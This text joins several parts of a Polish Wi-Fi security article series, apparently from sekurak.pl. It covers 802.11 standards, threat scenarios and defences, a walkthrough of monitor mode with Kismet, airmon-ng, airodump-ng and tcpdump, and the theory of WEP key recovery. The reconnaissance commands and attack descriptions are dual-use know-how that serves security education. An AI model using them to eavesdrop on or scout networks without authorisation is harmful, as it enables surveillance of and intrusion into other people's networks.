To pierwszy technologicznie standard sieci Wi-Fi wprowadzony w 1999 roku. Wykorzystuje częstotliwość 5 GHz, kanał o szerokości 20 MHz i pozwala na maksymalną prędkość transmisji wynoszącą 54 Mb/s. W praktyce, ze względu na zarządzanie transmisją i kolizje, przepustowość netto, czyli realnie dostępna do transmisji danych użytkownika, wynosi ok 20Mb/s. Wprowadzenie tego standardu zostało opóźnione przez problemy techniczne z budową podzespołów i ich wysokimi kosztami. Nie udało się doprowadzić do jego pełnej popularyzacji ze względu na upowszechnienie standardu 802.11b i to 802.11b kojarzony jest z początkiem boomu na sieci Wi-Fi.

2. 802.11b

Ten standard również wprowadzono w roku 1999 i był pierwszym, który wszedł do domów i małych firm, gdyż jego wdrożenie było dużo tańsze od sieci opartych na 802.11a. Wykorzystuje częstotliwość 2.4 GHz, kanał o szerokości 20 MHz i ma maksymalną przepustowość wynoszącą 11 Mb/s, jednak jego przepustowość netto wynosi ok 6 Mb/s. Nie jest kompatybilny z 802.11a ze względu na użycie innej częstotliwości.

3. 802.11g

Standard ten został wprowadzony w 2003 roku w związku ze zwiększającym się zapotrzebowaniem na przepustowość. Jest wstecznie kompatybilny z 802.11b dzięki użyciu częstotliwości 2.4 GHz i pasma 20 MHz. Oficjalna prędkość wynosi 54 Mb/s, zaś netto -- maksymalnie 25Mb/s. W tym momencie to najpopularniejszy ze

standardów. Niektórzy producenci wprowadzali swoje rozwiązania typu „boost", mające na celu podwojenie prędkości, jednak aby osiągnąć taką przepustowość wymagane jest używanie kompatybilnego sprzętu tegoż producenta.

4. 802.11n

Kolejny format został wprowadzony 6 lat później (2009). Wykorzystuje zarówno częstotliwość 2.4 GHz i 5 GHz oraz kanały o szerokości 20 MHz i 40 MHz. Po raz pierwszy wprowadzono w nim technikę MIMO (multiple-input multiple-output) oraz agregację ramek, dzięki czemu maksymalna prędkość transmisji wzrosła nawet do 600 Mb/s. MIMO polega na wykorzystaniu kilku anten do równoległej transmisji kilku strumieni danych. W celu wykorzystania tej technologii oba urządzenia muszę mieć taką samą liczbę anten. Maksymalnie można wykorzystać 4 MIMO. Praktyczna przepustowość transmisji tego standardu ma wynosić co najmniej 100 Mb/s, czyli tyle co Fast Ethernet.

5. 802.11ac

Wprowadzanie tego standardu planowane jest na 2014 rok. Rozszerza on maksymalną prędkość do 866 Mb/s dzięki 8 strumieniom MIMO, użyciu tylko 5 GHz i obowiązkowemu zastosowaniu 80 MHz kanałów, z opcją na 160 MHz. Dodatkowo planowane jest wprowadzenie wielu usprawnień na poziomie transmisji radiowej.

Wydajność transmisji

Standardowo w przypadku sieci 802.11a/b/g **zasięg** określany jest zazwyczaj na ok. 100m w przestrzeni otwartej. W przypadku sieci w standardzie 802.11n mówi się, że zasięg jest co najmniej dwa razy większy. Dla sieci 802.11a zasięg może być mniejszy ze względu na mniejszą przenikalność częstotliwości 5 GHz przez przeszkody. Należy pamiętać o degradacji siły i jakości sygnału radiowego wraz ze zwiększaniem się odległości między urządzeniami, co nieuchronnie oznacza spadek prędkości transmisji.

Dodatkowo **mechanizm zarządzania kolizjami** będzie powodował większe narzuty wraz ze spadkiem jakości sygnału. Sprzęt nie sygnalizuje użytkownikowi dostarczenia danych, zatem transmisja określana jest jako „best-effort", a niezawodność transmisji musi być realizowana w wyższych warstwach. Należy pamiętać o tym, że zasięg w budynkach jest bardzo silnie zależny od rodzaju ścian, a urządzenia będące w swoim zasięgu mogą się wzajemnie zakłócać. Problem ten rozwiązuje możliwość wyboru jednego z kilkunastu kanałów częstotliwości oraz automatyczne wybieranie wolnego kanału przez urządzenia. Niestety, w miejscach gdzie znajduje się wiele sieci Wi-Fi może pojawić się problem znalezienia wolnego kanału. W przypadku zastosowania dedykowanych zewnętrznych anten, możliwe jest osiągnięcie zasięgu kilku kilometrów, jednak należy pamiętać o wspomnianych już fizycznych przeszkodach mogących degradować ten sygnał.

Przyjrzyjmy się bliżej kwestii wyboru kanału. Pomimo, że w konfiguracji urządzeń widocznych jest ich kilkanaście, należy pamiętać o tym, że w praktyce sygnał Wi-Fi w paśmie 2.4 GHz zajmuje aż pięć kanałów. Przykładowo: wybierając kanał nr 3 używamy kanałów od 1 do 5. Zatem, dopiero para kanałów różniących się numerem o minimum 5 nie zachodzi na siebie. W związku z tym, urządzenia pracujące na kanałach odległych od siebie o mniej niż 5, będą interferowały ze sobą w mniejszym lub większym stopniu. Ponadto, liczba kanałów różni się w zależności od kraju. Na przykład, dla pasma 2.4 GHz w Europie dostępnych jest 13 kanałów, w USA tylko 11, a w Japonii aż 14. W przypadku użycia standardu 802.11n z kanałami o szerokości 40 MHz, w danym obszarze bez interferencji może pracować tylko jedna sieć. Istnieje możliwość użycia kanałów o szerokości 20 MHz, w celu uniknięcia interferencji, ale, niestety, oznacza to spadek maksymalnej prędkości.

Sposobem rozwiązania problemu „zatłoczonego" pasma 2.4 GHz jest przejście na pasmo 5 GHz. Dlatego, w przypadku standardu 802.11n i wysokich wymagań wydajnościowych, zaleca się użycie częstotliwości 5 GHz. Standard 802.11n posiada różne mechanizmy zwiększające zasięg transmisji, w związku z tym znacząco zmniejsza problem tłumienności pasma 5 GHz. Warto zauważyć, że najnowszy przygotowywany standard 802.11ac wykorzystuje tylko i wyłącznie częstotliwość 5 GHz.

Architektura sieci Wi-Fi

Architektura sieci WiFi może bazować na dwóch topologiach:

1. **Ad-hoc** -- urządzenia kontaktują się bezpośrednio ze sobą.
2. **Managed/Infrastructure** -- w sieci istnieje centralne urządzenia zwane Access Pointem (AP), z którym kontaktują się wszystkie urządzenia w ramach danej sieci. Natomiast poszczególne urządzenia nie mają możliwości bezpośredniego kontaktowania się ze sobą, ponieważ to AP zajmuje się przekazywaniem ruchu pomiędzy nimi.

Ze względu na brak możliwości zarządzania, topologia Ad-hoc ma zastosowanie ograniczone tylko do sieci składających się z kilku lub kilkunastu urządzeń. W przypadku potrzeby połączenia większej liczby urządzeń należy używać topologii opartych o Access Pointy. W stosunku do urządzeń działających w sieci, stosuje się zamiennie określenia client lub station. Konfigurując sieć, należy pamiętać o tym, że wszystkie urządzenia komunikujące się ze sobą w danej sieci muszą nadawać na tym samym kanale (tej samej częstotliwości spośród kilku dostępnych) i muszą być skonfigurowane do podłączenia do sieci o tej samej nazwie (Service Station Identification, SSID).

W przypadku potrzeby **pokrycia obszaru większego niż zasięg pojedynczego AP** stosowane są dwa rozwiązania:

1. Podpięcie każdego AP do okablowania sieci lokalnej (LAN),
2. Zastosowanie AP w tzw. trybie bridge. Oznacza to, że AP, który nie jest podłączony do sieci LAN, pośredniczy w transmisji pomiędzy urządzeniem końcowym a kolejnym AP. Ten z kolei, może przekazywać transmisję dalej, aż do urządzenia posiadającego dostęp do sieci LAN**.**

Problem współdzielonego medium

Kilka czy kilkanaście lat temu, sieci LAN budowano w oparciu o huby, co niestety dawało możliwość podsłuchiwania transmisji innego użytkownika. Między innymi dlatego wprowadzono switche, izolujące komunikację pomiędzy urządzeniami. Niestety, nie jest to rozwiązanie dające stuprocentowe bezpieczeństwo. Istnieją bowiem ataki, tj. ARP poison, pozwalające na oszukanie switcha. Dlatego zaczęto stosować tzw. prywatne VLAN pozwalające na pełną i bezpieczną izolację poszczególnych urządzeń.

Ponadto, w przypadku sieci LAN, stworzono wiele możliwości również fizycznego zabezpieczenia przed dostępem do medium sieciowego, jakim jest kabel. Wystarczy bowiem zabezpieczyć urządzenia, zamykając je w szafie, i odpowiednio poprowadzić okablowanie. Co więcej, w momencie, w którym ktokolwiek będzie próbował podpiąć do gniazdka nieautoryzowane urządzenie, istnieje możliwość zastosowania zabezpieczeń, dzięki którym switch wykryje intruza i fizycznie odłączy dany port, uniemożliwiając penetrację sieci. Dodatkowo, samo podsłuchiwanie transmisji w kablach jest bardzo trudne.

Natomiast, w przypadku sieci Wi-Fi, brak kabli, mobilność oraz łatwość dostępu stanowią ich największe zalety, które przyczyniły się do ich ogromnego sukcesu. Niestety to, co stanowi największą zaletę, jest jednocześnie ich największą wadą. Pamiętajmy bowiem, że zastosowanie fal radiowych oznacza wykorzystanie medium transmisyjnego, które jest współdzielone ze wszystkimi urządzeniami będącymi w ich zasięgu. Oznacza to, że **nie ma możliwości fizycznego ograniczenia dostępu do danej sieci**. Ponadto, powszechnym zjawiskiem jest „wychodzenie" zasięgu sieci poza teren, w którym zaplanowano jej użytkowanie. Stanowi to nowe, nie łatwe, a jednocześnie jakże ważne, wyzwanie w dziedzinie bezpieczeństwa.

Użycie fal radiowych wprowadza zatem możliwość przeprowadzania wielu ataków, na które dobrze przygotowane i zabezpieczone sieci LAN nie są już wrażliwe. Zatem sieci Wi-Fi cofnęły ten obszar bezpieczeństwa do ery hubów. Pamiętając o problemie „wychodzenia" sieci poza teren, w którym zaplanowano jej użytkowanie, należy zwrócić uwagę na fakt, że w przypadku sieci Wi-Fi atakujący nawet nie musi znajdować się np. w siedzibie firmy czy w czyimś domu, aby penetrować sieć. Sieć dostępna jest bowiem „wszem i wobec".

Najczęstsze scenariusze ataków to:

- uzyskanie dostępu do zabezpieczonej sieci Wi-Fi i wykorzystanie jej do połączenia z Internetem lub wykorzystanie jej jako proxy do dalszych ataków,
- uzyskanie dostępu do zabezpieczonej sieci Wi-Fi w celu wykradania informacji, penetracji podłączonej infrastruktury, budowa botnetu,
- ataki typu „man in the middle", realizowane np. jako podstawienie fałszywego AP i zmylenie użytkowników, aby nawiązali połączenie z tym AP, w celu wykradania wrażliwych informacji użytkownika.

Koncepcje zabezpieczania sieci

1. Rozgłaszanie sieci

Jednym z pierwszych pomysłów na zabezpieczenie sieci Wi-Fi było wyłączenie rozgłaszania SSID przez AP. Miało to zabezpieczyć przed wykryciem obecności sieci, a atakujący, bez znajomości SSID, nie mógłby się do niej podłączyć. Niestety, szybko okazało się, że metoda ta jest całkowicie nieskuteczna, ponieważ SSID jest rozgłaszany na żądanie dowolnego klienta lub istnieje możliwość podsłuchania SSID przy pomocy snifferów sieciowych.

2. Filtrowanie dostępu

Kolejne rozwiązanie to filtrowanie urządzeń, które mają dostęp do komunikacji z AP poprzez autoryzowanie tylko wybranych adresów MAC. Problem jednak ponownie tkwi we współdzielonym medium, ponieważ adresy MAC są publicznie widoczne w najniższej warstwie komunikacji sieciowej. W związku z tym, bardzo łatwo pokonać to zabezpieczenie poprzez podsłuchanie obecnej transmisji i wykrycie adresów MAC urządzeń, które są w stanie komunikować się z AP. Następnie, gdy takie urządzenie nie jest już obecne w sieci, wystarczy zmienić adres MAC swojego urządzenia.

3. Izolacja

Istnieją także rozwiązania mające na celu izolację użytkowników sieci pomiędzy sobą czyli tzw. „wireless client isolation". Dzięki niemu poszczególne urządzenia, już podłączone do AP, nie mogą się między sobą komunikować, jeśli AP im na to nie zezwoli. Dzięki temu nie ma możliwości podsłuchiwania transmisji. Niestety, podobnie jak w poprzednim przypadku, wystarczy przestawić swoją kartę bezprzewodową tak aby odbierała wszystkie dostępne pakiety i wtedy uzyskuje się możliwość podglądania transmisji innego użytkownika.

4. Szyfrowanie

Ponieważ wszystkie powyższe metody okazały się całkowicie nieskuteczne, ostatecznie zdecydowano, że tylko szyfrowanie dostępu do AP i komunikacji sieciowej, jest w stanie znacząco poprawić bezpieczeństwo użytkowników. W związku z tym wprowadzono rozwiązania, które wymagają podania hasła w celu podłączenia się do sieci, a wszystkie dane są następnie szyfrowane. Pierwszym takim mechanizmem był WEP, który, jak się okazało, miał niestety bardzo poważne wady kryptograficzne. W związku z tym w kolejnych latach wprowadzono WPA mające naprawić słabość zabezpieczeń oferowanych przez WEP. Niestety, do dzisiaj istnieją praktycznie i skuteczne możliwości ataku na sieci zabezpieczone przy pomocy WPA.

5. Rozwiązania enterprise

Zatem, praktyka pokazała, że obecnie nie ma możliwości utworzenia w pełni bezpiecznej sieci Wi-Fi. Na szczęście istnieją już dwie metody klasy enterprise, dzięki którym, można znacząco, choć nie stuprocentowo, zredukować zagrożenie skutecznego ataku:

Utworzenie w pełni wyizolowanej od LAN, sieci Wi-Fi z otwartym dostępem. Wówczas, każdy użytkownik loguje się poprzez tzw. captive portal czyli stronę WWW, na której wprowadza login i hasło oraz łączy się z Internetem, po czym uzyskuje dostęp do zasobów sieci LAN poprzez VPN. W tym przypadku sieć Wi-Fi jest całkowicie odizolowana i nie ma możliwości przejścia z jednej do drugiej sieci. VPN sprawia, że nawet jeśli atakujący podsłucha transmisję, nie będzie w stanie jej zdekodować.

Zastosowanie infrastruktury bazującej na standardzie 802.1X. W tym przypadku każdy użytkownik ma możliwość uwierzytelnić punkt dostępowy, do którego się podłącza, przesłać login i hasło w bezpieczny sposób i uzyskać indywidualny klucz do szyfrowania transmisji. W tym przypadku nie ma też możliwości instalacji fałszywego AP ani złamania szyfrowania transmisji, ponieważ możliwe jest zastosowanie wielu zaawansowanych metod uwierzytelniania użytkownika, takich jak np. klucze prywatne.

c.d.n.

--- *Adam Smutnicki*

Wprowadzenie do nasłuchiwania ruchu

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-2-wprowadzenie-do-nasluchiwania-ruchu/

Wstęp

Analizowaliśmy już możliwości i potencjalne problemy związane z zabezpieczeniem sieci Wi-Fi. Chciałbym teraz się przyjrzeć pierwszemu etapowi analizy bezpieczeństwa sieci WiFi jakim jest rozpoznanie. Analiza publicznie dostępnych informacji pozwoli zrozumieć zagrożenia dla sieci WiFi.

Wykorzystanie współdzielonego medium sprawia, że cała transmisja „lata" wokół nas i jest potencjalnie dostępna dla każdego, kto znajdzie się w jej zasięgu. W związku z tym, nie ma nic prostszego, niż zacząć ją nasłuchiwać.

Podobnie jak ma to miejsce w przypadku kart sieciowych LAN, karta Wi-Fi odbiera tylko ruch który jest do niej zaadresowany, pomijając wszystkie inne pakiety. Zatem, w celu odebrania pakietów, które nie są do nas adresowane, kartę sieci LAN należy przełączyć w tryb promiscuous. Jednak jeśli w sieci używany jest switch, na kablu do karty sieciowej pojawią się tylko i wyłącznie pakiety do nas adresowane.

> W przypadku sieci Wi-Fi nie ma takiego ograniczenia, a tryb pozwalający nasłuchiwać całą otaczającą transmisję nazywa się monitor. W tym trybie karta odbiera wszystkie ramki wszystkich otaczających nas sieci Wi-Fi, które do niej fizycznie docierają. **Z tego powodu, tryb ten jest szczególnie interesujący w aspekcie bezpieczeństwa.** Dodatkowo, nawet w przypadku gdy sieć używa szyfrowania, pewne dane sterujące siecią nie są (bo nie mogą być) szyfrowane i istnieje możliwość zdobycia informacji, np. o adresach MAC autoryzowanych urządzeń.

Ze względu na mnogość i różną jakość chipsetów, z których wykorzystaniem budowane są karty bezprzewodowe, nie każdy firmware/sterownik pozwala na przejście w tryb monitor. Natomiast, dla niektórych sterowników istnieją nieoficjalne patche. Są one domyślnie zainstalowane w dystrybucjach Linuxa, t.j. Backtrack/Kali. W przypadku zakupu nowej karty, najlepszym rozwiązaniem wydają się te oparte o układ Atheros, gdyż dają największe możliwości niskopoziomowego sterowania kartą.

Praktyczne wykorzystanie trybu Monitor

Większość dobrych narzędzi związanych z bezpieczeństwem Wi-Fi jest dostępna tylko pod systemami z rodziny Linux. W związku z tym skupimy się właśnie na nich. Jeśli nie posiadacie własnego linuxa, polecam pobranie dystrybucji Kali dedykowanej do testów bezpieczeństwa. Posiada wszystkie poniższe narzędzia preinstalowane. Ponadto Kali Linux można także uruchomić w trybie Live, bez potrzeby instalacji na dysku.

Ze względu na fakt, że wykonywane działania dotyczą zarządzania siecią, konieczne jest wykonywanie ich z poziomu roota. W przykładach analizowanych w tym artykule będę korzystał z karty Wi-Fi TP-Link TL-WN722N. Jest to karta USB wykorzystująca chipset Atheros. Posiadam już zainstalowany system operacyjny, ze wszystkimi potrzebnymi narzędziami, oparty o dystrybucję Debian GNU/Linux. W związku z tym nie mam potrzeby instalować Kaliego.

Zaczynam pracę od podłączenia karty Wi-Fi. Na szczęście współcześnie większość urządzeń działa już pod linuxem bez specjalnych problemów. Najpierw sprawdzam, czy system wykrył moją kartę usb:

```
root@debian:~# lsusb | grep "Ath"
Bus 002 Device 002: ID 0cf3:9271 Atheros Communications, Inc. AR9271 802.11n
```

Dodatkowo, od razu widzę ją dostępną jako nowy interfejs sieciowy.

```
root@debian:~# iwconfig
lo no wireless extensions.
wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
Retry long limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
eth0 no wireless extensions.
```

W przypadku gdy karta nie będzie widoczna, może to oznaczać, że odpowiedni moduł nie został załadowany. W moim przypadku kartę obsługuje moduł ath9k_htc i można go załadować ręcznie:

```
adam@debian:~# modprobe ath9k_htc
```

Skoro mam już działającą kartę, mogę przejść do testowania aplikacji do nasłuchiwania sieci.

Kismet

Pierwszym interesującym narzędziem, wykorzystującym możliwości trybu Monitor, jest Kismet. Jest to narzędzie z długą historią i wieloma interesującymi opcjami. Pozwala na przykład na szerokie rozpoznanie otaczających nas sieci Wi-Fi. Dodatkowo, posiada wsparcie do GPS. Ponadto instalacja Kismeta jest bardzo prosta i sprowadza się właściwie do zainstalowania go z systemu paczek. Aplikacja składa się z serwera nasłuchującego i interfejsu konsolowego. Przejdźmy zatem do testowania. Moja wersja Kismeta to:

```
adam@debian:~# kismet -v
Kismet 2013-03-R0
```

1. Uruchamiam Kismeta:

   ```
   adam@debian~:# kismet
   ```

   Otrzymuję początkowe okno interfejsu z komunikatem, że serwer Kismet'a nie działa i pytanie czy należy go uruchomić. Wybieram opcję „Yes".

1. Dostaję okno wyboru opcji dla serwera. Pozostawiam wszystkie opcje domyślne i wybieram „Start".

1. W tle widzę konsolę z logami uruchamianego serwera. Nad nią pojawił się komunikat mówiący, że nie mam zdefiniowanych żadnych źródeł i czy chcę teraz dodać takie źródło? (Źródło -- to informacja o użytym interfejsie i jego sterowniku.) Wybieram opcję „Yes". Zdefiniowanie źródła jest niezbędne do pracy z Kismetem. W większości przypadków Kismet poprawnie rozpozna driver dla karty sieciowej. Natomiast w przypadku niepowodzenia odsyłam do manuala Kismeta, w którym szczegółowo opisano konfigurowanie źródeł dla różnych rodzajów kart.

1. W tym oknie definiuję moje źródło. W moim przypadku wystarczyło podanie interfejsu (pole „Intf") oraz mojej nazwy, pod którą kismet będzie widział źródło danych. Tutaj, dla uproszczenia, podałem także wlan0.

1. W konsoli serwera widzę wykrycie pierwszych sieci bezprzewodowych. Wybieram „Close Consol Window", gdyż chcę przejść już do interfejsu.

1. Przeszedłem teraz do właściwego okna pracy z Kismetem. Przełączanie pomiędzy oknami i opcjami odbywa się przy pomocy klawisza Tab, a dostęp do menu -- przy pomocy „Esc", „`" lub „~". W górnym oknie mam widoczne znalezione sieci WiFi, a po wybraniu, przy pomocy strzałek, interesującej mnie sieci, otrzymuję szczegóły dotyczące szyfrowania, producenta czy BSSID (w uproszczeniu adres MAC AP). W dolnym oknie widoczne są informację o urządzeniach w sieci. Poniżej znajduje się wykres obrazujących natężenie ruchu w tej sieci, a na samym dole znajduje się konsola logów. Menu zawiera wiele interesujących opcji, tj. sortowanie listy sieci wg różnych kryteriów, np. SSID, BSSID czy siła sygnału.

1. Po przejściu do menu przełączania się pomiędzy oknami (klawisz „~", a następnie „W") są dostępne różne opcje. Wybieram wyświetlenie szczegółów dotyczących sieci, naciskając klawisz „d".

1. Otrzymuję szczegóły związana z moją siecią, tj. użyte szyfrowanie czy siła sygnału w dB. Użycie dB zamiast % jest korzystniejsze, bo dużo bardziej miarodajne.

1. Wybierając Menu, mogę zamknąć bieżące okno (klawisze ~Nw).

1. Analogicznie, jak we wcześniejszym punkcie, po wybraniu konkretnej sieci, mogę przejść do menu wyświetlania klientów sieci (klawisze ~Wl).

1. Na tym zrzucie widać szczegóły innej sieci, oznaczonej na zielono, ze względu na brak szyfrowania.

1. Aby zakończyć pracę z Kismetem, wybieram kombinację klawiszy ~KQ oraz opcję „Kill serwer".

Po tej krótkiej prezentacji widać wyraźnie, że Kismet pozwala na zebranie wszystkich niezbędnych informacji na temat wybranej sieci Wi-Fi, włącznie z listą jej klientów. Stanowi to bardzo dobry punkt wyjściowy do dalszej analizy bezpieczeństwa sieci.

Aircrack-ng

Chciałbym teraz przejść do drugiego i chyba najważniejszego oraz najpopularniejszego pakietu oprogramowania z dziedziny bezpieczeństwa Wi-Fi -- Aircrack-ng. Zawiera on w sobie wiele narzędzi pozwalających realizować różnorodne zadania, włącznie z przeprowadzaniem zoptymalizowanych i specjalistycznych ataków na szyfrowane sieci. Autor pakietu, przez ostatnie lata na bieżąco implementował w nim pojawiające się co jakiś czas nowe, coraz wydajniejsze metody ataku, włącznie z wykorzystaniem kart GPU. Ze względu na fakt, że w oficjalnych repozytoriach wielu dystrybucji znajdują się paczki instalacyjne niezawierające wielu nowych poprawek, polecam instalację bezpośrednio ze źródeł lub z repozytorium svn. Pomimo to, pakiet działa bardzo stabilnie, a my unikniemy w ten sposób wielu irytujących problemów, np. błędu ujemnych kanałów, który ciągnie się za Aircrackiem od kilku lat.

Instalacja pakietu Aircrack-ng wykracza poza zakres tego artykułu. Jednak, instrukcja dostarczona na oficjalnej stronie jest bardzo dobra i polecam z niej skorzystać.

W pakiecie aircrack-ng poszczególne funkcjonalności zostały rozbite na osobne programy o różnych nazwach. Dlatego wszystkie użyte poniżej polecenia dostępne są po poprawnej instalacji pakietu aircrack-ng.

1. Zaczynam od wylistowania moich interfejsów Wi-Fi. Widać, że posiadam tylko jeden (wlan0), pracujący aktualnie w trybie Managed.

```
root@debian:~# iwconfig
lo no wireless extensions.
wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Frequency:2.437 GHz Access Point: Not-Associated
Tx-Power=20 dBm
Retry long limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
eth0 no wireless extensions.
```

2. Następnie, uruchamiam tryb monitor dla mojego interfejsu wlan0.

```
root@debian:~# airmon-ng start wlan0
Interface Chipset Driver
wlan0 Atheros AR9271 ath9k - [phy0]

(monitor mode enabled on mon0)

root@debian:~# iwconfig
lo no wireless extensions.
mon0 IEEE 802.11bgn Mode:Monitor Tx-Power=20 dBm
Retry long limit:7 RTS thr:off Fragment thr:off
Power Management:off
wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Frequency:2.437 GHz Access Point: Not-Associated
Tx-Power=20 dBm
Retry long limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
eth0 no wireless extensions.
```

   Warto zauważyć, że został utworzony nowy interfejs nazwany mon0, który, jak widać powyżej, pracuje w trybie Monitor. Co ciekawe, mój interfejs fizyczny wlan0, nadal jest w trybie Managed. Zatem, do wszystkich dalszych działań będę używał właśnie interfejsu mon0, gdyż przez niego oferowane są wszystkie funkcje pakietu Aircrack-ng.

   Przy pomocy poniższego polecenia mam możliwość wyświetlić wszystkie sieci, ich parametry i klientów w moim otoczeniu.

```
root@debian:~# airodump-ng mon0
```

   Prezentowane dane aktualizowane są w czasie rzeczywistym. Podając dodatkowy parametr, będący cyfrą, po nazwie interfejsu, istnieje możliwość wybrania pojedynczego kanału do nasłuchiwania. Wynik powyższego polecenia zaprezentowany jest na zrzucie ekranu:

   W tej konfiguracji można także podglądać transmisję sieciową przy pomocy klasycznych snifferów, tj. tcpdump czy wireshark. Przykładowy wynik uzyskany przy pomocy tcpdumpa jest następujący:

```
root@aldebaran:/tmp# tcpdump -i mon0
```

```
 tcpdump: WARNING: mon0: no IPv4 address assigned
 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
 listening on mon0, link-type IEEE802_11_RADIO (802.11 plus radiotap header), capture size 65535 bytes
 19:26:13.783139 1.0 Mb/s 2467 MHz 11b -37dB signal antenna 3 Beacon (My-SSID) [1.0* 2.0* 5.5* 11.0* 18.0 2
4.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
 19:26:13.885555 1.0 Mb/s 2467 MHz 11b -37dB signal antenna 3 Beacon (My-SSID) [1.0* 2.0* 5.5* 11.0* 18.0 2
4.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
 19:26:14.413204 1.0 Mb/s 2442 MHz 11b -62dB signal antenna 3 Beacon (My-SSID2) [1.0* 2.0* 5.5* 11.0* 18.0
24.0 36.0 54.0 Mbit] ESS CH: 6, PRIVACY
 19:26:14.499954 1.0 Mb/s 2472 MHz 11b -43dB signal antenna 3 Beacon (My-SSID) [1.0* 2.0* 5.5* 11.0* 18.0 2
4.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
 19:26:14.597304 1.0 Mb/s 2472 MHz 11b -32dB signal antenna 3 Probe Request (My-SSID) [1.0 2.0 5.5 11.0 6.0
 9.0 12.0 18.0 Mbit]
 19:26:14.597592 1.0 Mb/s 2472 MHz 11b -43dB signal antenna 3 Acknowledgment RA:00:14:a5:XX:XX:XX (oui Unkn
own)
 19:26:14.599232 1.0 Mb/s 2472 MHz 11b -43dB signal antenna 3 Probe Response (My-SSID) [1.0* 2.0* 5.5* 11.0
* 18.0 24.0 36.0 54.0 Mbit] CH: 11, PRIVACY
 19:26:14.599436 1.0 Mb/s 2472 MHz 11b -32dB signal antenna 3 Acknowledgment RA:5c:4c:a9:XX:XX:XX (oui Unkn
own)
```

Aby zakończyć pracę z trybem monitor, należy wydać poniższe polecenie, a interfejs mon0 znika z systemu.

```
 root@debian:~# airmon-ng stop mon0
 Interface Chipset Driver
 mon0 Atheros AR9271 ath9k - [phy0] (removed)
 wlan0 Atheros AR9271 ath9k - [phy0]
 root@debian:~# iwconfig
 lo no wireless extensions.
 wlan0 IEEE 802.11bgn ESSID:off/any
 Mode:Managed Frequency:2.437 GHz Access Point: Not-Associated
 Tx-Power=20 dBm
 Retry long limit:7 RTS thr:off Fragment thr:off
 Encryption key:off
 Power Management:off
 eth0 no wireless extensions.
```

c.d.n.

--- *Adam Smutnicki*

WEP

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-3-wep/

Wstęp

Standard Wired Equivalent Privacy (WEP) został wprowadzony w 1999 roku jako część oryginalnego standardu 802.11. Miało to na celu zapewnienie poufności na poziomie zbliżonym do sieci kablowych. W standardzie używany jest szyfr strumieniowy RC4 dla zapewnienia poufności oraz suma kontrolna CRC-32 dla zapewnienia integralności. Szyfrowanie występuje w dwóch wersjach z różną długością klucza RC4: 64 i 128 bitów. W RC4 tekst jawny jest szyfrowany przy pomocy operacji XOR ze strumieniem klucza, tworząc szyfrogram.

Jako szyfr symetryczny RC4 jest podatny na ataki polegające na analizie danych zaszyfrowanych tym samym kluczem, dlatego strumień klucza nie może się powtarzać. Ze względu na fakt, że klucz RC4 w WEP jest stosunkowo krótki, zdecydowano się na wprowadzenie zabezpieczenia kryptograficznego, polegającego na użyciu tzw. wektora inicjującego (IV). W przypadku WEP jest to 24-bitowa liczba, zmieniana dla każdego transmitowanego pakietu. Jest on konkatenowany wraz z kluczem podanym przez użytkownika (który jest stały), tworząc unikatowy dla każdego pakietu klucz algorytmu RC4. Ze względu na rozmiar IV, długość klucza użytkownika może wynosić 40 bitów (dla klucza RC4 o rozmiarze 64) lub 104 bity (dla klucza RC4 o rozmiarze 128). Z tego powodu formalnie w ramach standardu 802.11 w zależności od długości klucza wyróżniono dwie wersje WEP określane jako WEP-40 i WEP-104.

> Na rynku dostępne są urządzenia pozwalające na użycie klucza o długości 128 lub 232 bitów, dając wraz z 24-bitowym IV 152 lub 256-bitowe klucze RC4. Oba te warianty stanowią jednak rozwiązania własnościowe i nie są częścią oficjalnego standardu 802.11, w związku z czym nie wszyscy producenci je implementują.

Klucz WEP podawany jest jako 10 lub 26 cyfr heksadecymalnych (odpowiednio dla WEP-40 czy WEP-104). Opcjonalnie wprowadzono możliwość podawania klucza jako ciągu znaków ASCII -- w takim jednak wypadku, ze względu na konieczność użycia znaków drukowalnych, rozmiar przestrzeni wszystkich dostępnych kluczy jest znacząco zredukowany.

Podatności WEP

W przypadku WEP IV miał zabezpieczać przed transmisją danych z użyciem tego samego klucza RC4. Ponieważ jest on zmienny, strona, która wysyła dane i wybiera IV, musi poinformować odbiorcę, jaka jest jego wartość, aby umożliwić odszyfrowanie danych. W związku z tym IV musi być transmitowany w nieszyfrowanej części pakietu. W praktyce okazało się, że w sieciach z dużym ruchem 24-bitowa przestrzeń wartości IV jest niewystarczająca. Prawdopodobieństwo wystąpienia kolizji -- polegającej na powtórzeniu się IV -- wynosi 50% już po odebraniu 5000 pakietów. W przypadku powtórzenia się IV dane są szyfrowanie takim samym kluczem. Ze względu na fakt, że IV transmitowane jest w otwartej formie, można łatwo znaleźć odpowiednie pakiety z takim samym IV. Otworzyło to drogę do ataku określanego jako „related key", wykorzystującego podobieństwa i zależności matematyczne dotyczące użytych kluczy.

W latach 2001--2007 opublikowano wiele prac dotyczących kryptoanalizy i specyficznych własności RC4, dających ostatecznie możliwość odtworzenia klucza tylko z wykorzystaniem pasywnie podsłuchanej komunikacji sieciowej. W 2007 opisano metodę, która jest w stanie odtworzyć 104-bitowy klucz z prawdopodobieństwem 50% po uzyskaniu 40k pakietów. Dla 60k pakietów natomiast prawdopodobieństwo to wynosi już 80%, a dla 85k pakietów -- aż 95%! W przypadku klucza 40-bitowego nawet 20k pakietów może wystarczyć do odzyskania klucza. Ponadto przy pomocy technik takich jak odłączenie klienta i wstrzykiwanie pakietów, uzyskanie 40k pakietów może zająć czas poniżej minuty! Atakującemu, który posiada wymaganą liczbę pakietów, złamanie klucza zajmuje raptem kilka sekund.

